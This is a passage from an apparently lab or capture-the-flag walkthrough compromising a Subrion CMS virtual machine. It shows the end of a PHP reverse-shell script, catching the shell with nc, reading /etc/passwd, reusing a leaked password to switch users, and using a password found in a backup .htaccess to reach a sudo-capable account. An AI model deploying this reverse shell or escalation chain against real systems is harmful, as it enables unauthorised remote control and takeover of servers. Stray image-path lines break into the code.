		printit("ERROR: Shell process terminated");
		break;
	}
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
```


```
fclose($pipes[2]);
proc_close($process);
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}
?>
```

----------x----------




Meanwhile on my own machine I started a nc command.

I tried to view the uploaded the file but couldn't so I changed the url to access the upload the file.



As soon as I tried accessing the file, the reverse shell was executed and I got response on nc.



I looked at passwd file to look for other users and found user nathan and hostinger

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
```

```
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
nathan:x:1000:1000:nathan,,,:/home/nathan:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:123:128:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
hostinger:x:1002:1002:,,,:/home/hostinger:/bin/bash
```

USER ESCALATION

Since I had a password of hostinger of the website login panel, tried to login using the same password on the server side.

First added a bash shell to work with su.

```
$ su hostinger
su: must be run from a terminal
$ SHELL=/bin/bash script -q /dev/null
www-data@venom:/$ export TERM=xterm
export TERM=xterm
www-data@venom:/$ su hostinger
su hostinger
Password: hostinger

hostinger@venom:/$ id
id
uid=1002(hostinger) gid=1002(hostinger) groups=1002(hostinger)
hostinger@venom:/$
```

I looked at .htaccess file of the hostinger user. I found a couple of files.

```
hostinger@venom:/$ locate .htaccess
locate .htaccess
/var/www/html/subrion/.htaccess
/var/www/html/subrion/backup/.htaccess
/var/www/html/subrion/includes/elfinder/php/.tmp/.htaccess
/var/www/html/subrion/install/.htaccess
/var/www/html/subrion/templates/kickstart/less/.htaccess
/var/www/html/subrion/tmp/.htaccess
/var/www/html/subrion/updates/.htaccess
/var/www/html/subrion/uploads/.htaccess
```

I looked into the backup file and found an interesting message.

```
hostinger@venom:/$ cat /var/www/html/subrion/backup/.htaccess
cat /var/www/html/subrion/backup/.htaccess
allow from all
You_will_be_happy_now :)
FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a
```

ROOT PRIVILEGE ESCALATION

This looked like this could be a password. So I tried login with the other user nathan using this password. I was able to login.

The id of the user, Nathan looked like it could belong to root. So I checked nathan's privileges and found it to be root.

```
hostinger@venom:/$ su nathan
su nathan
Password: FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a

nathan@venom:/$ id
id
uid=1000(nathan) gid=1000(nathan) groups=1000(nathan),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
nathan@venom:/$ sudo -l
sudo -l
[sudo] password for nathan: FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a

Matching Defaults entries for nathan on venom:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nathan may run the following commands on venom:
    (root) ALL, !/bin/su
    (root) ALL, !/bin/su
nathan@venom:/$
```


THE END